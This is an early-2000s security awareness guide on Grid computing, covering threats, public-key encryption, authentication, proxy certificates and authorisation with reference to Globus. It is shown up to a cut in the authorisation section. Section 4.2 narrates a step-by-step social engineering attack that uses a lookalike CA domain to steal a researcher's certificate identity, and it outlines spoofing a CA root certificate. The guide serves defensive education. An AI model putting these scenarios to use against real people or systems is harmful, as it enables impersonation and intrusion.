A Rough Guide to Grid Security

Issue 1.1

Mike Surridge

IT Innovation Centre

11 September 2002

Contents

Summary

The vision of the computational Grid is to provide a computing and data storage infrastructure supporting flexible, secure, co-ordinated resource-sharing among dynamic collections of individuals, institutions, and resources. Recently, the Grid has gained in popularity as major science programmes look to Grid technology to provide for their computing needs. This has led to substantial investment by governments and vendors in the Grid, notably through the UK e-Science programme and similar programmes in other nations and at European level. As a result, far more people are joining the effort to develop Grid infrastructure and applications.

The purpose of this document is to raise awareness within this expanded community of some of the security challenges posed by Grid computing. As the size and profile of the community grows, the security of Grids will become more important than ever before. The Grid systems in use today do not address security in the systematic way now demanded of e-Commerce systems, and it is relatively easy to make mistakes and create insecure Grids. Our aim is to enable new Grid infrastructure developers, and more especially those concerned with deploying, operating and using the Grid, to create more secure systems and applications.

Numerous security risks or weaknesses that beset Grid systems are described, sometimes in provocative terms, in order to raise awareness. These risks are often well understood in the e-Commerce world, but may be new to some Grid developers and many Grid users. We also describe how Grid technologies might present new risk factors that might need to be taken into account by system administrators, but that are not so evident in conventional e-Commerce systems. Alongside the description of risks, we provide suggestions and case study experiences showing how Grid technologies can be made more compatible with conventional security measures including firewalls.

We then review the likely evolution of Grid technology, and how current security concerns might be addressed in the near future. This also provides some indications of the best ways to improve the security of current Grid systems. The emergence of the Open Grid Services Architecture is a very positive development, as it makes possible the use of "off the shelf" Web Service platforms whose security will be field-tested by a wider community and so fixed more frequently. We conclude with a reprise of principles and specific steps that should help people implement more secure Grids today.

This is not an exhaustive or rigorous analysis of Grid systems and how to make them secure. This is a 'Rough Guide' to Grid security, presented 'as is', without warranty, for guidance and inspiration. We believe that Grids can be made secure, but that without widespread awareness of the security risks, it is rather easy for them to be made insecure. After reading this document, we hope readers will be more aware of some of the traps and (in some cases) solutions, and hence will be more capaable of building and operating Grids in a secure fashion.

1 Introduction

The term 'the Grid' was first used in the U.S.A in the mid-1990's to describe a distributed computing infrastructure for advanced science and engineering. Among the pioneers was Ian Foster from Argonne National Laboratory, who is one of the founders of Globus (the leading Grid software used by academics), and who recently described the Grid as an infrastructure supporting "...flexible, secure, co-ordinated resource-sharing among dynamic collections of individuals, institutions, and resources."

Recently, the Grid has gained in popularity as major science programmes look to Grid technology to provide for their computing needs. This has led to substantial investment by governments and vendors in the Grid, notably through the UK e-Science programme, U.S. and other national programmes, and at European level. As a result, far more people are joining the effort to develop Grid infrastructure and applications.

The purpose of this document is to raise awareness within this expanded community of some of the security challenges posed by Grid computing. As the size and profile of the community grows, the security of Grids will become more important than ever before. However, the Grid systems in use today do not address security in the systematic way now demanded of current e-Commerce systems, and it is relatively easy to make mistakes and create insecure Grids. Our aim is to enable new Grid infrastructure developers, and more especially those concerned with deploying, operating and using the Grid, to create more secure systems and applications.

There are a few important points that should be borne in mind when reading this document.

Firstly, in order to raise awareness of potential security problems, we will describe numerous security risks or weaknesses that beset Grid systems, usually in the most provocative way possible. This does not mean that Grids cannot be made secure – only that it is rather easy to operate them insecurely. After reading this document, we hope you will be aware of some of the traps and (in some cases) solutions, and hopefully you will be able to build and use Grids with more confidence, not less. People of a faint-hearted disposition should talk to their local system administrators after reading this document - they are used to dealing with security risks and can help you overcome any paranoia.

Since Globus is the leading Grid software available today, many of the perils will be described with reference to Globus. This does not mean that Globus is 'bad software', or that it cannot be made secure enough for many purposes. If you are running Globus, you should not rush out and disable it, and you should *certainly* not rush to install something else instead. Forcing users against their will to use an unfamiliar infrastructure is more likely to decrease rather than increase security. What you should do is to check your Globus configuration for the kinds of weakness we describe (not just the ones mentioned with reference to Globus), and then educate your users so they don't undermine your security by unknowingly re-exposing these weaknesses. It is important to remember that security ultimately depends on how you use the technology rather than which technology you use. Our purpose is to raise awareness of these operational Grid security issues, whether you run Globus or some other software.

Finally, it is not our intention to desert readers at their firewall or even at their network interface card, but our focus is on problems that affect the Grid and not on the wider problems of securing conventional computers and networks. These are well described in the literature [Gen]. Your system administrators will know that stuff, but may regard the Grid as something that undermines their security measures. Our key aim is to help system administrators, Grid developers and Grid users to knowingly maintain security through mutual respect and understanding.

The author of this document is currently Operations Director at the IT Innovation Centre, Southampton, UK, and a member of the UK e-Science Programme Security Task Force. He has been leading HPC application projects at IT Innovation since the early 1990's, and Grid-related projects since 1996. IT Innovation has also worked extensively on finance, retail and banking systems since the early 1990's, and since 1998 we have been trying with modest success to bring e-Commerce ideas into the Grid, extending academic resource sharing to address industrial needs via resource trading [DISTAL]. IT Innovation is therefore well qualified to assess the strengths and weaknesses of Grids in comparison with conventional e-Commerce systems, but this document is not a rigorous analysis, and should not be regarded as such. This is truly a 'Rough Guide' to Grid security, presented 'as is', without warranty, for guidance and inspiration only. Nobody can guarantee the security of your Grid except you.

2 Computer Security

2.1 The purpose

Computer security is designed to protect against five basic types of threat:

- an intruder reading your confidential data;
- an intruder changing or removing your data, confidential or otherwise;
- denial of service to legitimate users;
- an intruder using your system to launch attacks against other people's systems; and
- an intruder using your system for other nefarious (and possibly illegal) purposes.

The first of these risks is familiar to most of us. We can imagine what might happen if a competitor could access our company's new product designs or advertising plans, or if our credit card details fell into the wrong hands. On the Grid it is possible that confidential data might have to be moved across a network in order to store or process it on a third-party computing resource, and naturally a lot of attention has been focused on finding ways to maintain confidentiality while doing this.

Of course, this may mean that 'lesser' threats actually present greater risks to Grid operators and users. If an intruder deletes our data, we tend to notice, and if our system managers are competent we can usually restore almost everything from backups. However, what if someone were to make some small changes to our data, so we don't really notice it? What if this data was then used in a crash simulation to check if an automobile design would be safe, or came from a 20M Euro scientific experiment that nobody can afford to repeat, or confirmed the final-year undergraduate exam results? This sort of thing could kill your company and/or your reputation, so we had better worry about it if we want the Grid to work in practice.

Other threats like denial of service or running a pornography business from your facilities probably won't kill your company, unless you happen to be a provider of Grid services. However, they could leave you cut off from the Grid, with a big mess to fix, and seeking a new system manager after the previous one went to jail. Most people (and especially system managers) would prefer to avoid this sort of hassle, and in many cases the simplest thing may be not to subscribe to the Grid in the first place. Even if we can fix the more lethal problems, this attitude may present a substantial barrier to widespread adoption of the Grid.

2.2 The enemy

The enemy are people out there who may seek to get into your systems or data. They include:

- crackers, benign or malignant, seeking to prove their worth among their own kind, or just seeking to make trouble; possibly because they are also
- competitors or their spies or agents, who can exploit your confidential data to headhunt your staff, get rich or get ahead, or simply distract you from competing with them;
- disgruntled current or former colleagues, seeking retribution for some real or imagined offence; or
- criminals and extremists, who want to use you in pursuit of their financial, moral or other obsessions.

Each of these groups is likely to attack in different ways, with different levels of sophistication and stealth, and (if not discovered) persist in abusing your systems from a few seconds up to a few years. Some groups will target specific industries or companies, but even they may find academic Grids a useful stopping-off point from which they can attack their real target without being traced.

2.3 The challenge

Most computer systems and operating systems are designed to support secure, private operations that may involve confidential data. On all but the least sophisticated platforms we expect that we will need to log in, present a password or some other means of authentication to prove our identity, and thereafter to have access only to our own confidential data.

The problem is that computer systems normally run a huge amount of software including firmware, operating systems and applications. Each software package requires at least some privileges to do its job, and may inherit those privileges from a user or acquire them direct from the system. A significant fraction of this software will not have been devised or even checked by security experts, and each software component will interact with others in complex ways that may be difficult even for experts to anticipate. By exploiting the privileges available to different software components individually or in combination, skilled crackers may be able to bypass the limits normally imposed by the operating system. This may give them access to confidential data belonging to others, or even allow them to take control of the system.


Computer systems connected to the Internet are particularly vulnerable, as a cracker may be able to perpetrate 'exploits' from remote locations where physical security cannot prevail and where pursuit may be impossible even if the exploit is detected. Grid computer systems are even more vulnerable, as they are *intended* to be used by remote users and so cannot be 'locked down' as much as the average system manager would wish. What is worse, some of those remote users may be decidedly under-whelmed by the system owner's usage policies, and may find it convenient to bypass all those irritating security mechanisms.

Even today's leading Grid technology – Globus from Argonne National Laboratory [Globus] – has been little used except by the sorts of folk (mainly academics and government researchers) who used to populate the Internet 20-30 years ago when it was a much smaller, kinder and more forgiving place. These people really are "mostly harmless" [Adams] – they get a lot from being able to share resources on the Grid, and have no desire to hurt the resource owners or fellow users. Until recently, few crackers had heard of the Grid, and we suspect even fewer regarded it as a worthy challenge to try to hack it (too easy). Virtually every other privileged software system on the planet has been hacked many times, and we can only conclude that today's Grid software is also full of loopholes, but that nobody has bothered to exploit them.

This is all about to change. The number of people (and hence also crackers) who know about the Grid is growing fast, and worthwhile targets such as IBM and Microsoft have announced that they wish to be players. This is surely the calm before the storm!

2.4 Rings of Security or The Weakest Link

The Weakest Link is a well-known British TV game show that has also aired in the USA and some even more obscure places. The Weakest Link is also a term often used by computer security consultants, to describe the most vulnerable point in a computer system. The consultants often claim that the Weakest Link in any system is its users, and so have more in common with the game show host than they might think! The problem with many computer systems, and certainly today's Grid systems, is that security depends on all the factors working correctly all the time. In other words, Grid security will inevitably at some stage depend on its 'weakest link'.



The only way to cope with this situation is to accept that, no matter how careful or skilful you are, at some stage the weakest link in your Grid will break. When it does, a cracker will temporarily have more privileges than he should (how much privilege for how long depends on how vigilant you are, and how clever he is). The trick is therefore to ensure that security degrades gracefully, so that a single exploit does not give the cracker full control, and his opportunity to make trouble is still restricted while he attempts further exploits. To achieve this, we must design our Grids like Norman *castles*, with concentric defences: a moat, drawbridge and portcullis, a nice high perimeter wall, an even higher inner wall, and a keep. As a last resort, we should also have a few hidey-holes where we can store data we will need to recover, or to produce in court if Interpol ever catches up with the perpetrator. Computer security experts often refer to these concentric defences as 'security in depth' or 'rings of security'.


This approach is now standard practice in the e-Commerce world. The bad news is that Grid systems are designed to give remote users transparent access to resources across multiple organisations with a single sign-on. To this end, Grid technologies tend to drive through or bypass most of those concentric defences that would be used in an e-Commerce system. In their place, a single sentry (often called the gatekeeper) is posted *outside* the castle on the road leading to the main gate. This guy checks ('authenticates') the identity of any visitor who wants to come in, and heaven help us if that sentry turns out to be 'the weakest link'.

3 Digital Encryption


3.1 Public key encryption principles

The whole purpose of a Grid is to allow users to exploit remote resources for data generation, storage and processing. This implies that the data must be moved around networks, and of course it had better remain private. Pretty well every private communication system in widespread use today employs public key encryption technology and infrastructure (PKI) to ensure privacy. PKI is incorporated in a huge range of standards and proprietary security implementations for network infrastructure and applications including Web Services.

With public key (also known as 'asymmetric') encryption, each user (or resource) that wants to exchange data in private creates a pair of digital keys. These have the useful property that data encrypted with one of the keys can only be decrypted using the other key from the same key pair. In particular, it is not possible to decrypt a message using the same key that was used to encrypt it. One of the keys is made public, while the other is kept private (it should never be transmitted over a public network, and is usually itself stored in encrypted form). If anyone wants to send me a message that only I can read, they can encrypt using my public key, which anyone can access if they want. The only way the message can be decrypted is by using the corresponding private key. So as long as I make sure I keep my private key private, only I will be able to read the message.



One can also use the same trick in reverse to create a digital signature. Suppose I want to send someone a document and they need a way to check it is really from me and hasn't been altered. I can 'sign' the document by calculating a cryptographic digest based on the document content, encrypting the digest using my private key, and adding the encrypted digest at the end of the document. Then I encrypt the whole thing for transmission using the recipient's public key as above.



After decrypting the message with his private key, the recipient can decrypt my digest using my public key. If this matches the digest he obtains directly from the message contents, it proves that I created the message, because the only way to create and encrypt a matching digest that can be decoded with my public key is by using my private key (to which only I have access).

Before public key technology became available, the only way to send a confidential message was to encode and decode it using the same key (so called single key or symmetric encryption). The problem was that this key first had to be sent to the recipient, but the key itself could not be encrypted because of course the recipient would not know the key and so would be unable to decode it. With public key algorithms, the problem is solved – we don't have to worry about sending the public key because security depends on the private key and that never has to be sent anywhere. This makes public key encryption the most secure method ever for sending confidential data over public networks – PKI certainly isn't a particularly 'weak link'.

3.2 Data security, integrity and longevity

Of course, there are some small problems that should be borne in mind when contemplating the transfer of private data over public networks using PKI technology.

Firstly, you *absolutely must* keep your private keys private. *Never* send them to anyone, and don't store them on a system where others may be able to find them. A good storage device would be a smart card on a chain that you keep around your neck – if you have one of these you should insert it into the card reader when you need it, but don't ever leave it there. *Always* password-protect stored copies of your private key so if it is stolen you have some time while the thief decodes it in which to revoke the corresponding public key. *Always* revoke a public key *as soon as* you come to believe that the private key has been compromised.

Some experts believe that private key management is itself a major concern, as users do make mistakes and many do not understand the technology enough to know when their mistakes are serious. For some applications (perhaps including login) this may be right, and simple passwords may be better than PKI technology. On the other hand, some people think passwords are also unsafe because users find it hard to select and remember strong (difficult to guess) passwords. Human factors experts are now investigating this problem, and ways to help users avoid becoming the 'weakest link' are emerging (see [Sasse] for example). Other solutions may involve the use of biometric identification, although this technology is still relatively immature.

Secondly, even if your keys remain secure, you may be concerned that the data could be changed even though it cannot be read. Obviously, if a cracker intercepted an encrypted message and changed it in a few places, some changes would show up in the message after decryption. If the cracker could do this in such a way that the amount of corruption after decryption was small, then it might not be obvious that anything was wrong. Public key digital signatures can be used to protect against this, as any alteration would invalidate the message digest, so it would be obvious if data were altered en-route by anyone else. This does mean you should digitally sign as well as encrypt all messages - this is essential in any practical Grid system, and is now a feature of Globus and other Grid software.

Another problem is that public key encryption does not depend on keeping the algorithms secret – in fact (despite some attempts by the U.S. government to prevent it) they are public knowledge. One could therefore easily write a program to decrypt a message via the 'brute force' method of trying all the possible keys. Fortunately one would need a vast amount of computer power to run such a program, so provided you use keys of sufficient length – currently this means 1024 to 2048

bits – the time needed to decode the message would be prohibitive[1]. However, computers are getting faster all the time, roughly doubling in speed every 18 months for the last 30 years (a phenomenon known as Moore's Law). This means that some day it may be possible to decode your message through a brute force attack (assuming anyone realised its importance and bothered to store it).

You must therefore choose the key length to resist attack for long enough that the message will not be decoded while the information in it is still sensitive. You have to ask yourself "how long do I need"? Five years might be enough to protect a new automobile design, as by then the car will be on the market and available for anyone to inspect. However, medical records should remain secure for the patient's whole lifetime, and if a patient has a genetic disorder that might be inherited by his descendants, even that might not be considered long enough. The UK government grades secret documents according to the length of time that should elapse until they can be made public (up to 100 years), and Grid users should do the same.

Finally, there are decryption algorithms capable of decoding public key encrypted messages in a few seconds without a key! The good news is that these algorithms can only run on quantum computers, and these are very difficult to build. Isaac Chuang at IBM's Almaden Research Centre created the largest quantum computer I know of, which could handle the equivalent of a 7-bit key [Quantum]. (As a one-time quantum physicist, I would say it is very difficult but not impossible to scale this up to a useful size, given time.)

The point here is that it is always possible that someone will invent a way to beat public key encryption without waiting for computers to get faster, so your data may not remain private for as long as you thought. One should take a balanced view of this possibility – after all, a practical quantum computer would be at least as big a step forward as the transistor. You may be able to compute a much better automobile design in a few minutes using quantum computing, so the design data you previously regarded as top secret may suddenly become less interesting to your competitors than a 1948 Plymouth! However, if you are working with medical records, you should give some thought to the consequences of 'giant leaps' in technology, and do things like removing the patient's identity from any data you need to send into the Grid.

4 Grid Security: Links in a Chain

4.1 Overview

Given that public key encryption can currently provide secure authentication and data privacy, how do Grid systems use this technology as part of an overall security infrastructure? In most cases Grid security behaves more like a linked chain than a castle, so a weakness anywhere may have serious consequences. We believe that developers *and* users should be aware of the main risks in each area of Grid security, and should develop, deploy and use Grid technology in such a way that 'security in depth' is re-established as far as possible.


In this section, we will describe a lot of things that *could* go wrong with Grid security, and some of the obvious countermeasures you could use. You may or may not be vulnerable to these problems, and even if you are you may or may not be attacked by crackers exploiting them. We'll look at how you should assess your risks later, so for now – DON'T PANIC.

[1] One can slow down 'brute force' decryption attacks by using different key pairs for encryption (though not for authentication) in each session. This is common practice in many systems as discussed in Section 4.2.

4.2 The myth of authentication

The first (and to many the most important) link in the Grid security chain is authentication. How do Grid resources (or e-Commerce systems) authenticate remote users and vice versa? There are basically two ways it is done. In the first method, each side generates a fresh key pair 'on the fly', sends the public key across, and after some simple consistency checks (to make sure the public keys have not been corrupted) they can send messages back and forth securely. At this stage, neither side knows to whom they are talking, but the secure link can be used to exchange some secret information (e.g. a password) that the sender would only know if they are who they claim to be.

In the second method, instead of exchanging secret passwords, each side sends his regular public key and signs messages with his regular private key. Now each side can authenticate the other directly, *provided* the public keys exchanged really do belong to the parties involved. To ensure this, each side has their public key signed by a trustworthy third party known as a Certification Authority (CA) at which point it becomes known as a 'certificate'. Each side then need only check that they have the correct public key for the CA, which can be arranged by other means (e.g. personal contact with the CA's agent) if necessary.



In e-Commerce applications on the Web, a hybrid approach is often used. The vendor (who may be an on-line bank, retailer, etc) sends their public key certificate to allow direct authentication, but the buyer authenticates himself by supplying a credit card number (or other secret information) over the secure link. This means that the buyer (who is often an individual consumer) does not need a CA-certified public key, and doesn't need to worry about securing a private key beyond the duration of the transaction. In some sense, the credit card issuer 'certifies' the user (by verifying the card details), but a credit card number is not a public key, and should only be sent over the network if the communication link is secure and the supplier trustworthy.

On the Grid, the normal practice at present is for both sides to use certified public keys for authentication. One good reason for this is that today's Grids support academic research within specific communities. It is natural to think of the participants as forming a Virtual Organisation (VO) that has well defined membership criteria. It is then very natural to establish a VO secretariat to decide who can be a member, and to run a CA for those that meet the criteria. It is much harder to think of a secure way to distribute passwords to VO members.

One obvious concern is the amount of checking done by the CA to confirm identity before certifying a public key for someone. You should satisfy yourself as to the CA's approach if you plan to trust certificates from them – every CA should publish a policy statement so that you can check how they operate. In the U.S. the DOE runs a well-developed CA to support Globus users at various sites [DOE-CA], while the European DATAGRID project has adopted a cross-certification approach allowing users to be certified through a local (usually national) CA. At the time of writing, the UK e-Science Programme CA was still operating a trial service, with an unpublished policy which is summarised on their website [UK-CA]. Applicants must cite their project affiliation in their certificate application, and the CA will check with the project leader before issuing a certificate, which is more rigorous than some Grid CA's. The project leader acts as a so-called Registration Authority (RA), and is actually the person who verifies (authenticates) the identity of the certificate applicant.

What could go wrong with such a CA? Suppose I am a cracker who needs an untraceable address from which to attack someone, and I want to use the UK academic Grid for this purpose. I could

start by checking out the project websites to find the names of some people to whom the CA should grant certificates. The Comb-e-Chem project has a site at www.combechem.org, from which I discover that the project leader (who has to vouch for certificate applicants) is Dr Frey from the Chemistry Department in Southampton. The site also gives me the names of some other participants from the Department of Electronics and Computer Science – not very useful to me as those guys probably know all about PKI security. However, two other groups from the Chemistry Department are involved, and by following the links I can find the names of half a dozen researchers whom Dr Frey would probably consider eligible for certificates. These guys are not listed on the main project website, so they could be on the fringes, and may not know how to get their Grid certificates yet[2]. I can easily find out more (academics love to publish what they are doing), and find someone who seems least likely to know about the Grid IT aspects of the project.

Next, I set up an Internet domain (using a non-UK registration service) called something like uk-escience-ca.net. I call my chosen victim – the University switchboard connects me immediately without question when I ask for him by name. I give him (correct) instructions for creating keys and applying for his Comb-e-Chem certificate, except I ask him to send his request to certs@uk-escience-ca.net, and to include the password used to generate the key pair. When the mail arrives, I generate my own key pair using the same password, substitute my public key for his, and forward it on to the real CA (without including his password), carefully preserving the original Internet mail headers along with some reasonably convincing routing stages. The CA will then create a certificate confirming that my public key belongs to my victim, and mail it back to him (assuming I preserved the email headers correctly). Now I send him my private key, along with instructions on how to install it under Globus so he can use 'his' certificate to access remote resources.

Later I'll get hold of his certificate – it contains only his public key and will end up being sent out to various Grid sites where he wants to use resources, so I may not even have to ask him for it!

I doubt if this piece of social engineering would work against the UK e-Science community[3] or the Comb-e-Chem project. The UK e-Science CA will certainly tighten its procedures when it starts full operation (you should check this out if you plan to trust their certificates). The Comb-e-Chem guys will also be more aware after reading this. But if I could fool them, a legitimate user of the UK e-Science Grid would be using a certificate of my devising, and I could impersonate them any time I chose. If I were a serious cracker, I could use the same trick to build up a collection of aliases, all belonging to legitimate users. I would then make sure to use those aliases discreetly, taking the time to penetrate other (perhaps non-Grid) systems at Grid sites, before using them to attack my real target.

You may find this scenario far-fetched, but social engineering is one of the most common exploits used by crackers to gain access to other people's systems. In any case, there are other ways to get

[2] Security nightmares often arise if users are ignorant about otherwise secure procedures.
[3] There are procedures that can prevent such "man in the middle" attacks. The PKIX working group of the Internet Engineering Task Force (IETF) publishes protocols that CA's and their RA's can use to ensure that certification is secure, once the applicant's identity has been independently verified [IETF].

legitimate credentials. At some stage a private key will be stolen on a notebook or lent to an indiscreet 'friend', and will turn up on a cracker site. Crackers can then borrow an identity and hack in as far as they can before the victim notices and revokes their compromised certificate.

Of course, impersonating a legitimate user is by itself *relatively* harmless (at least to other Grid users). If we really want to do some damage, we might try to impersonate a resource instead. In principle this should be much harder – after all you have to make some resources available, and keep them on-line and registered with DNS for a while, so you would probably be fairly easy to trace. Even so, when IT Innovation developed a Globus demo and took it on the road for the UK e-Science programme in early 2002, we found it hard to get certificates and reconfigure the demo at very short notice for the various domains where we were asked to put on a show. Instead, we simply faked our resource name and spoofed a University of Southampton address – with a little help from our DNS administrator. The method we used is trivial and instantly detectable (for anyone who cares to check), so it wouldn't be of much use to a cracker. However, something like this might be effective if one could simultaneously corrupt the corresponding DNS service, which is something non-Grid crackers used to find quite easy until someone used it against AOL.

Professor David Chadwick (a fellow member of the UK e-Science Security Task Force) recently pointed out to me that there is another way to spoof certificate-based resource authentication, by attacking the user's copy of the certificate containing the public key of the CA itself. David's idea is to fool a user into believing that the CA's 'root' certificate is about to expire, and get them to run a script that replaces the certificate with one or more of his devising. He can then provide resource certificates to anyone he likes, and they will appear to have been verified by the real CA to any users who fell for the attack. The only defence is to protect the CA certificates; possibly using an enterprise-level storage technology like Active Directory from Microsoft [MicrosoftAD], and to educate users so they don't undo whatever protection is implemented on their client systems.

There is no doubt that Grid infrastructure developers and Grid certification authorities must be *extremely* careful when authenticating resources – much more careful than they seem to be at present. Ultimately, users have to trust Grid resources, so their authentication must be made absolutely fail-safe. Ideally one should use several independent methods, including PKI authentication (possibly with certificates from more than one independent CA), along with forward-reverse DNS lookups using multiple independent servers. If *any* discrepancies are found between the various authentication methods, the infrastructure should refuse to authenticate the resource.

One final point – in a commercial Grid (with commercial resource providers and users), the cost of a few days access to a small resource is likely to be fairly low – off peak you might get it for under 10 Euro per day. That is a small price to pay for legitimate access to a system where one might be able to find confidential design data or medical records. It is also a small amount to lose if a private key is compromised, especially if your system manager is up to his neck in trying to eject the cracker who took it. On the Grid, it is always worth considering what a user stands to lose if they fail to protect their private key. If the answer is 'not a lot', you should assume that a small number of compromised keys might be in circulation at any time. Relying on user authentication alone to prevent unwanted intrusions is clearly insane in situations like this – we need 'security in depth' to protect our systems and users.

4.3 Proxies and delegation

The Globus infrastructure uses PKI certificates based on the X.509 standard, but with one interesting and useful but potentially risky extension. The Globus security infrastructure creates user proxy certificates linked to the user's Grid processes, allowing each process to authenticate its

user directly to the Globus infrastructure. This is also a feature of the Grid Security Infrastructure standard proposed by the Global Grid Forum (see Section 7.3 below).

The proxy mechanism provides significant performance advantages, because the proxy enables local authentication. Without this, it would be necessary to contact the user site again for every new process creation or service access. Not only is this slow, but it also doesn't scale as the user's system (or network connection) will become a bottleneck if enough Grid processes depend on it. Imagine what would happen if a massively parallel Grid application with 25,000 processes had to call back to base to authenticate every single action!

However, there are some drawbacks with proxies that may compromise security:

- there exists a private key (for the proxy) that is on a remote system outside your direct control, but can be used to sign messages that the Grid infrastructure will trust as if coming from you;
- in creating (signing) a proxy certificate, you are acting like a certification authority (CA) for the proxy, but you don't have a published certification policy, or a revocation process.

Obviously, if a remote system were compromised (or spoofed), your proxy's private key would no longer be private (some would say it is not private to start with). Even if you became aware of this you would not be able to revoke the proxy because you don't have a revocation process. Globus seeks to minimise the risk by making proxies short-lived, so if compromised they can't be abused for long. Nevertheless, this represents another way in which authentication may be temporarily unreliable on Grids that use Globus or a similar proxy certification model.

There are other mechanisms for delegation in which one provides a remote user or process with a signed permission, rather than an authentication proxy. These permissions are less vulnerable to attack because the delegate is restricted in scope as well as duration, but they are also less flexible than impersonation proxies. Ultimately, there is a trade-off, but if you want to use impersonation then your Grid will have a slight weakness in its authentication mechanism.

4.4 Authorisation: policy or prayer?

Assuming that Grid users and Grid resources can safely authenticate each other, the next step is to decide what access rights each user has to those resources. The process of specifying and enforcing these rights is referred to in Grid circles as 'authorisation'.

Most Grid systems available today assert that authorisation to use a resource should be granted by the resource owner, on the basis that the owner should retain full control of what happens to their resources. Many Grid systems implement this by simply mapping a remote Grid user identity onto a local account on the resource. The local system administrator can then define which resources the local account is able to access.

It is obviously right and proper that the owner or operator of a resource should be able to control it, but there are several problems with the account-mapping approach as a way to achieve this. The obvious problem is that the number of Grid users is likely to scale with the number of organisations participating in the Grid, while the number of system administrators at each site does not. At some point the number of accounts that need to be created and managed to control access by remote Grid users will become too great, and then the system administrator will have no option but to give all Grid users the same 'standard' access rights. Since most sites employ only enough system administrators to support local users, this may happen as soon as there are *any* Grid users accessing the systems.

Another problem is that it is difficult for users to gain access to Grid resources quickly if they have to get a lot of local system managers to set up (possibly 'restricted') local accounts for them. It is equally difficult to remove a user's access rights to all those individual Grid resources when they are no longer needed. Of course, one could assume the CA will revoke the user's certificate when they no longer need access to the Grid, but as we have seen, that may not be such a good idea. In any case, a user's certificate will not be revoked if they still need access to some of the resources on a Grid. These problems are not unique to the Grid, and are also being addressed by the Internet2 community (see [Shibboleth] for example).

The 'ring of security' argument says that one should not grant users more privileges than they actually need. It might seem harmless to allow a user you trusted to keep their privileges for a while afterwards, but suppose their identity is subsequently compromised. You expose your resources to unnecessary risk, and since the user has stopped using your systems, they may not remember to tell you if there is any problem. Allowing full access to a local user account *by default* seems to us entirely contrary to the principles of 'security in depth' in any case.

